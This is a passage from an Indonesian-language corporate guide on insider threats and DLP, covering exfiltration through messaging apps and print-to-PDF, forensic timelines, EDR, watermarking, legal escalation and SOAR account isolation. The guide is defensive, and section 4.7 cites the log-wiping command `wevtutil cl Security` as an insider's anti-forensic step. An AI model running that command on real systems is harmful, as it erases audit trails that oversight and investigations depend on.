2. **Eskalasi Manual:** Karyawan yang butuh mengirim ZIP terkunci secara sah wajib mengirimkannya melalui portal keamanan resmi internal, atau melampirkan kunci dekripsi sementara di saluran *Manager Approval*.

Membiarkan arsip terenkripsi keluar secara bebas dari jaringan korporat adalah celah (*Loophole*) raksasa yang membuat seluruh investasi DLP jutaan dolar Anda menjadi sia-sia.

4.4 Eksfiltrasi via Shadow IT (WhatsApp/Telegram)

DLP Email (*Data Loss Prevention di Exchange/O365*) sering kali ditata sempurna, namun karyawan selalu menemukan jalan air (*The path of least resistance*). Aplikasi pengiriman pesan (*Instant Messaging*) berbasis web seperti WhatsApp Web, Telegram, dan Discord (sering disebut sebagai **Shadow IT**) adalah saluran eksfiltrasi bocor tertinggi di industri.

Jika jaringan kantor mengizinkan Telegram Web terbuka (Port 443 HTTPS), pelaku dapat mengunggah fail rahasia (bahkan *Source Code* ZIP) langsung ke obrolan *Saved Messages* pribadinya. Karena protokol WhatsApp/Telegram memaksakan Enkripsi End-to-End (E2EE), mesin DLP jaringan proksi kantor **SAMA SEKALI BUTA** (*Blind*) terhadap isi fail yang dikirim.

Mitigasi: Tim *Network Security* harus mendelegasikan izin **Layer 7 Firewall (Application Control)**. Solusi drastis adalah memblokir total WA Web di jaringan kantor. Solusi modern melalui agen *CASB / Secure Web Gateway (SWG)* adalah menggunakan Isolasi Peramban (*Remote Browser Isolation/RBI*) atau menegakkan izin: *"Izinkan Membaca Teks di WhatsApp Web, Blokir Total Aksi Upload Lampiran File / Tombol Paperclip."*

4.5 Teknik Cetak Virtual & Konversi PDF

Teknik kelalaian (*Circumvention*) yang cerdik melibatkan sub-sistem cetak Windows. Pelaku mencoba menghindari agen *Endpoint DLP* yang mengunci USB dan menyortir penyalinan papan klip (Clipboard).

Mereka membuka Dokumen Rahasia (Word), menekan `CTRL + P` (Print), namun alih-alih memilih mesin pencetak fisik, mereka memilih **Microsoft Print to PDF** atau menggunakan perangkat lunak Konverter Pihak Ketiga.

Proses cetak virtual ini menghasilkan *file* PDF baru. Terkadang, *file* baru ini kehilangan label klasifikasi metadata rahasia (*Metadata Stripping*) dari *file* aslinya (karena dianggap sebagai dokumen kreasi baru oleh Sistem Operasi). *File* PDF tiruan ini sekarang dapat diunggah dengan lolos sensor DLP statis yang mencari tag `Confidential`.

Deteksi Agen: Modul *Endpoint DLP* tingkat lanjut wajib menerapkan *Print Monitoring* yang mencegat tidak hanya *Spooler Printer* perangkat keras, melainkan semua peranti (*Virtual Devices*) kelas *Print-to-File*, menyuntikkan kebijakan blokir yang sama ke saluran keluar (*Output Channel*) tersebut.

4.6 Pembuktian Melalui Plaso/Log2Timeline

Jika eksfiltrasi berhasil lolos dan karyawan telah mengundurkan diri (*Post-Breach Investigation*), Tim Forensik Digital dan Insiden Respons (DFIR) turun tangan. Alat yang mereka gunakan untuk merekonstruksi kejahatan *Insider* adalah **Plaso (Log2Timeline)**.

Analis DFIR mengambil kloningan *Hard Disk* dari laptop yang ditinggalkan oleh pelaku. Plaso/Log2Timeline memindai seluruh *disk*, mengekstrak metadata dari ribuan *Log Event Windows, NTFS $MFT, Prefetch, Shellbags*, dan aktivitas Peramban *Web (Chrome/Edge History)*, lalu menggabungkannya ke dalam satu Tabel Waktu Raksasa (*Super-Timeline*).

Hasil dari garis waktu ini menceritakan kisah detik demi detik (*Second-by-Second Playbook*):
[08:00] Pelaku menancapkan USB Kingston.
[08:05] Pelaku mengklik ganda (Shellbag) folder proyek rahasia.
[08:10] Terjadi lonjakan penulisan MFT (Kopi File masif) ke Drive E: (USB).
[08:15] USB dicabut (PnP Event).
Laporan ini menjadi bukti digital forensik sah (*Admissible Evidence*) yang kuat untuk tuntutan pidana atau perdata di pengadilan.

4.7 Analisis Perilaku Proses Endpoint (EDR)

Untuk melengkapi DLP, **Endpoint Detection and Response (EDR)** (seperti CrowdStrike Falcon atau SentinelOne) berperan dalam perburuan *Insider Threat* yang bersifat merusak (*Sabotage*) menggunakan alat sah (*Living off the Land / LotL*).

Malicious Insider (Admin IT) yang menyimpan dendam mungkin mencoba merusak operasional perusahaan dengan menghapus *database* lokal, membersihkan log Windows (`wevtutil cl Security`) untuk menghilangkan jejaknya, lalu melumpuhkan kunci *BitLocker* (Enkripsi Disk) dari *Server* melalui eksekusi jarak jauh *PowerShell (WinRM)*.

Deteksi EDR akan memantau hierarki proses orang-tua-anak (*Parent-Child Process Execution*). Eksekusi CLI bawaan yang bersifat administratif (*sysadmin tools*) namun dieksekusi secara anomali dari direktori *Temp*, atau mematikan layanan (*Services*) perlindungan EDR, langsung dicegah (*Process Killed*) oleh EDR terlepas dari privilese administrator yang dimiliki pelaku.

4.8 Penyisipan Watermark (Digital Watermarking)

Dalam investigasi (*Attribution*), membuktikan siapa yang membocorkan data (*Leaker*) ke media jurnalis sangatlah sulit jika fail yang beredar adalah foto cetakan kertas laporan (*Physical Exfiltration*) atau tangkapan layar anonim.

Arsitektur keamanan data menerapkan lapisan deterensi terakhir: **Digital Watermarking (Tanda Air Digital)** dan penyisipan data tak terlihat (*Invisible Fingerprinting*).

Sistem DRM (*Digital Rights Management*) seperti Microsoft Purview memaksa setiap dokumen klasifikasi tingkat atas (*Top Secret*) untuk menampilkan *Watermark* transparan (diagonal) di sepanjang dokumen PDF/Word yang berisikan Alamat Email pembacanya (misal: `BUDI@COMPANY.COM - 12 DES 2026`) secara dinamis.

Lebih canggih lagi, *Watermark* tak kasat mata di tingkat piksel disisipkan pada gambar/grafik presentasi. Jika *Budi* mencetak dokumen ini lalu memfotonya dan mengirimnya ke kompetitor, penyelidik dapat menggunakan teknik pemulihan gambar (*Image Recovery*) pada dokumen yang bocor di publik untuk mengekstrak stempel *Budi*, menjadi bukti irefutabel atas identitas pelakunya.



BAGIAN V

Incident Response & Legal
(Kepatuhan Forensik Korporat)

BAB 5: FORENSIK & ASPEK HUKUM

5.1 Keseimbangan Privasi (GDPR/UU PDP) & Pemantauan

Merancang program Pemantauan Ancaman Internal (*Insider Threat Monitoring*) adalah melangkah di atas tali tipis hukum ketenagakerjaan dan privasi. Memantau layar (*Screen Recording/Keylogging*) laptop karyawan dapat dianggap sebagai invasi ranah privasi (*Invasion of Privacy*) yang ilegal (seperti di zona Uni Eropa / GDPR) jika dilakukan secara serampangan.

Aturan emas arsitek keamanan adalah **Transparansi dan Proporsionalitas**.

Semua teknologi agen DLP, pencegatan inspeksi *Proxy TLS*, dan analisis perilaku mesin (UEBA) HARUS ditopang oleh dokumen Kebijakan Keamanan TI (*Acceptable Use Policy/AUP*) yang ditandatangani karyawan pada hari pertama bekerja (*Onboarding*).

Dokumen ini harus secara eksplisit menyatakan: *"Tidak ada ekspektasi privasi (No Expectation of Privacy) saat menggunakan perangkat komunikasi, jaringan, dan laptop milik perusahaan. Perusahaan memiliki hak hukum penuh untuk memonitor, mencegat, dan menganalisis setiap data lalu lintas demi perlindungan aset."* Tanpa payung hukum ini, bukti digital Anda bisa ditolak di persidangan pidana.

5.2 Protokol Eskalasi Internal (Melibatkan HR & Legal)

Saat peringatan deteksi eksfiltrasi menyala merah (Alert) yang dilakukan oleh manajer internal, Anda BUKAN menghadapi peretas Rusia tanpa nama. Anda menghadapi karyawan kolega Anda sendiri.

Insiden Insider tidak boleh diselesaikan oleh tim IT/SOC sendirian. Begitu ancaman terkonfirmasi berbahaya (*True Positive Malicious*), SOC (CISO) harus menjalankan *Playbook Eskalasi Khusus* yang langsung melibatkan pihak:

1. **Human Resources (HRD):** Untuk meninjau status karyawan (Apakah dia sedang dipanggil kasus disiplin, SP3, atau sedang proses pengunduran diri). Penindakan (seperti penyitaan laptop atau suspensi karyawan) harus dikomunikasikan secara etis oleh HRD, bukan oleh staf IT Keamanan.
2. **Penasihat Hukum (Legal Counsel):** Memastikan bahwa langkah forensik mematuhi kontrak kerja (*NDA/Non-Disclosure Agreement*), dan mempersiapkan surat penghentian (*Cease and Desist*) atau gugatan ganti rugi jika data klien telah dicuri ke luar gedung.

Kegagalan integrasi lintas divisi ini akan menyebabkan perusahaan dituntut balik (*Countersued*) atas pemecatan sepihak (*Wrongful Termination*).

5.3 Chain of Custody (Rantai Barang Bukti)

Saat laptop pelaku disita pada hari penggerebekan internal, investigator TI tidak boleh menyalakan (*Boot Up*) laptop tersebut untuk sekadar *"melihat-lihat isi file"*. Tindakan itu mengubah cap waktu memori (*Timestamp Modification*) dan merusak barang bukti.

Investigasi ancaman internal (Pencurian Rahasia Dagang) memiliki kemungkinan besar berakhir di Pengadilan Kepolisian atau Perdata. Standar penanganan forensik digital mensyaratkan berlakunya **Chain of Custody (Rantai Penguasaan Bukti)**.

Segera setelah aset fisik diamankan, *Hard Disk* atau *SSD* (NVMe) diakses melalui perangkat keras pemblokir tulisan (*Hardware Write Blocker*). Dibuat citra klon Bit-by-Bit (seperti format EnCase .E01 atau Raw .dd). Setelah pembuatan citra selesai, kalkulasi algoritma **SHA-256 Hash** wajib dijalankan. Nilai *Hash* yang identik membuktikan secara kriptografis kepada hakim (Pengadilan) bahwa salinan arsip (*Image*) forensik 100% sama dengan fisik disk asli pelaku, tanpa rekayasa penyisipan oleh tim penyidik keamanan perusahaan.

5.4 Automasi Isolasi Akun (SOAR Playbook)

Karena *Insider* (Pekerja TI/Admin) yang curang mungkin bekerja pada pukul 2 dini hari, pencegahan respons manual (menelpon SOC/Admin Server) terlalu lambat untuk menghentikan unduhan masif berukuran Gigabyte. Kecepatan reaksi harus dialihkan ke mesin automasi Orkestrasi Keamanan (**SOAR - Security Orchestration, Automation, and Response**).

Tim rekayasa deteksi (*Detection Engineers*) menulis skrip Playbook SOAR bersyarat mutlak:

*"Jika Mesin UEBA (Machine Learning) membangkitkan alert **Mass Data Exfiltration** (Skor Risiko > 90) yang melewati batas normal pengguna, JANGAN menunggu persetujuan manusia. Memicu eksekusi API SOAR menuju Active Directory / Entra ID untuk **Seketika men-Disable (Menonaktifkan) Akun Active Directory Karyawan Tersebut** dan mereset paksa semua sesi VPN/O365-nya di cloud."*

Pendekatan tanggap darurat (*Zero-Hesitation Isolation*) meminimalisir pencurian data secara radikal. Jika ternyata peringatan tersebut adalah alarm palsu (*False Positive* akibat unduhan sah), memulihkan (*Enable*) akun karyawan jauh lebih mudah dan murah dibanding memulihkan kembali dokumen rahasia PII nasabah yang telah terekspos ke Dark Web.

5.5 Pembekuan Aset Fisik & Akses Gedung

Mengunci akun virtual (*Active Directory/SSO*) saja tidak cukup dalam skenario *Hostile Termination* (Pemecatan Pekerja Berisiko Tinggi). Banyak kelalaian perusahaan hanya mematikan akses aplikasi, tetapi lupa mematikan **Sistem Kontrol Akses Fisik (Physical Access Control System / PACS)** seperti Kartu Identitas RFID (*Keycards*).

Seorang *Insider Threat* yang telah dipecat melalui Zoom (WFA) masih bisa menggunakan kartu identitas kantornya untuk menyusup ke gedung di malam hari, meretas melalui port LAN kabel (yang tidak terlindungi oleh Autentikasi 802.1X), atau mencuri dokumen kontrak cetak langsung dari meja eksekutif dan mesin fotokopi lantai direksi.

Integrasi Identity Management (IAM) harus bersifat paripurna (*End-to-End IAM offboarding*). Satu klik tombol *Revoke* pada antarmuka sistem (SOAR/HRIS) harus mencabut lisensi O365 Awan, Akses VPN, **DAN** mematikan (Banned) *badge RFID/Biometrik Sidik Jari* akses gedung fisik secara bersamaan (*Holistic Containment*).

5.6 Pelatihan Kesadaran Keamanan (Security Awareness)

Investasi miliaran rupiah di arsitektur Data Loss Prevention (DLP), Agen Endpoint, dan Algoritma ML UEBA tidak akan pernah melampaui keandalan **Human Firewall** (Tembok Api Kemanusiaan) yang teredukasi. Mengurangi rasio *Accidental Insider* (Karyawan lalai) 100% bergantung pada pelatihan dan kesadaran staf korporat.

Karyawan tidak selalu lalai karena malas; mereka lalai karena program perangkat lunak TI perusahaan sulit digunakan (*Friction*), sehingga mereka memindahkan data pelanggan ke Google Drive pribadi demi kemudahan bekerja (*Shadow IT Bypass*).

Solusi manajemen ancaman holistik mewajibkan rutinitas **Pelatihan Kesadaran Keamanan Berbasis Situasi (Contextual Security Awareness)**. Alih-alih presentasi PowerPoint tahunan yang membosankan, gunakan umpan balik (*Feedback Loop*) mikrokursus langsung: Jika DLP mendeteksi Andi berusaha mengirim NIK KTP via surel, sistem DLP secara cerdas menahan Email tersebut, dan seketika menautkan video berdurasi 60 detik berjudul *"Cara Mengenkripsi Zip Aman Untuk Data NIK Eksternal."* Proses Edukasi Langsung ini secara drastis mengubah budaya data (*Data Culture*) di organisasi dari waktu ke waktu.

5.7 Kesimpulan Arsitektural

Mengamankan perusahaan dari musuh asing dan peretas siber terorganisir (APT/Ransomware) adalah fondasi dasar operasional keamanan TI. Namun, kedewasaan sejati dari arsitektur perlindungan aset tingkat *Enterprise* (*Security Maturity*) dibuktikan dengan kehandalannya membendung ancaman internal (*Insider Threats*).

Ancaman internal bersembunyi di balik otorisasi yang sah (*Authorized Abuse*). Untuk melawannya, kontrol teknis DLP harus dipadukan dengan taktik segmentasi *Zero Trust* (Prinsip Hak Akses Terbatas/*Least Privilege*) dan algoritma pembelajaran mesin untuk profil perilaku anomali (*User and Entity Behavior Analytics/UEBA*).

Namun, di penghujung hari (*At the end of the day*), menangani *Insider Threat* tidak bisa diselesaikan hanya dengan kotak perangkat keras (Box/Appliance) belaka. Diperlukan koreografi kerja sama (*Governance*) lintas disiplin antara Kepala Keamanan (CISO), Sumber Daya Manusia (HR), dan Tim Penasihat Hukum/Legal demi memastikan kelangsungan operasional bisnis berjalan aman, rahasia dagang terjaga, tanpa menodai iklim kenyamanan dan kepercayaan kultur pekerja (*Company Culture*).

REFERENSI & KERANGKA KERJA (FRAMEWORK)


- **[1]** Silowash, G., et al. (2012). *Common Sense Guide to Mitigating Insider Threats, 4th Edition*. Carnegie Mellon University (CERT Insider Threat Center). Software Engineering Institute.
- **[2]** NIST Special Publication 800-207. (2020). *Zero Trust Architecture*. National Institute of Standards and Technology, U.S. Department of Commerce.
- **[3]** European Parliament and Council. (2016). *General Data Protection Regulation (GDPR) (EU) 2016/679*. (Fokus pada Hak Privasi Pekerja dan Pemrosesan Pemantauan Data Karyawan).
- **[4]** SANS Institute. (2018). *Detecting and Responding to Insider Threats* (Whitepaper). SANS Information Security Reading Room.

GLOSARIUM INSIDER THREAT & DLP (A-E)

TERMINOLOGI	DEFINISI & KONSEP KORPORAT
CASB	*Cloud Access Security Broker*. Pintu gerbang keamanan (*Proxy/API*) antara pengguna internal perusahaan dan layanan awan pihak ketiga (Microsoft 365, Google Drive) untuk menerapkan kebijakan DLP (Pemblokiran file rahasia).
DLP (Data Loss Prevention)	Infrastruktur sistem, aturan peranti lunak, maupun prosedur perlindungan yang dirancang khusus untuk memastikan kekayaan data rahasia perusahaan tidak dikirim, diunggah, atau diakses oleh pihak yang tak berwenang.
DNS Tunneling	Teknik peretas (atau Insider cerdik) menyamarkan data rahasia (Eksfiltrasi) yang akan dicuri dengan memecahnya dan menyisipkannya ke dalam rentetan nama *Subdomain Address* lalu lintas *DNS Lookup*, lolos dari radar *Firewall* web HTTPS.
EDM	*Exact Data Match*. Mesin inspeksi DLP paling akurat yang tidak mengandalkan tebakan Pola/Regex, melainkan mencocokkan lampiran dokumen terhadap *Hash Table* isi tabel basis data *Customer* asli harian (menekan peringatan palsu/False Positive).

GLOSARIUM INSIDER THREAT & DLP (M-U)

TERMINOLOGI	DEFINISI & KONSEP KORPORAT
Malicious Insider	Karyawan/Kontraktor resmi yang memiliki wewenang akses logis sah ke jaringan, lalu secara sengaja menggunakan akses tersebut demi tujuan jahat (Pencurian Rahasia Paten, Penjualan Data, Sabotase Server).
Steganografi	Seni penyandian intelijen klasik menyembunyikan data pencurian berupa *Teks/Source Code* rahasia ke dalam berkas media (Seperti manipulasi *Bit Piksel* pada gambar JPG Kucing), sangat sering menipu pemindai NDLP jaringan.
UBA / UEBA	*User and Entity Behavior Analytics*. Modul keamanan pintar bermesin pembelajaran *Machine Learning* di SIEM yang bertugas mempelajari Pola (Garis dasar Normal/*Baseline*) aktivitas per-individu harian, dan membunyikan alarm ketika terjadi *Penyimpangan/Anomali* (Misal: Karyawan lembur mengunduh ribuan file).
Zero Trust (Least Privilege)	Arsitektur Jaringan (Kondisi Ideal) di mana tidak ada pengguna/laptop/entitas apa pun yang diberikan kepercayaan penuh. Semua permintaan divalidasi ketat (Minimal otorisasi hak baca secukupnya saja sesuai peran kerjanya - PoLP).



The Human Element

© 2026 All rights reserved.
Enterprise Internal Risk Management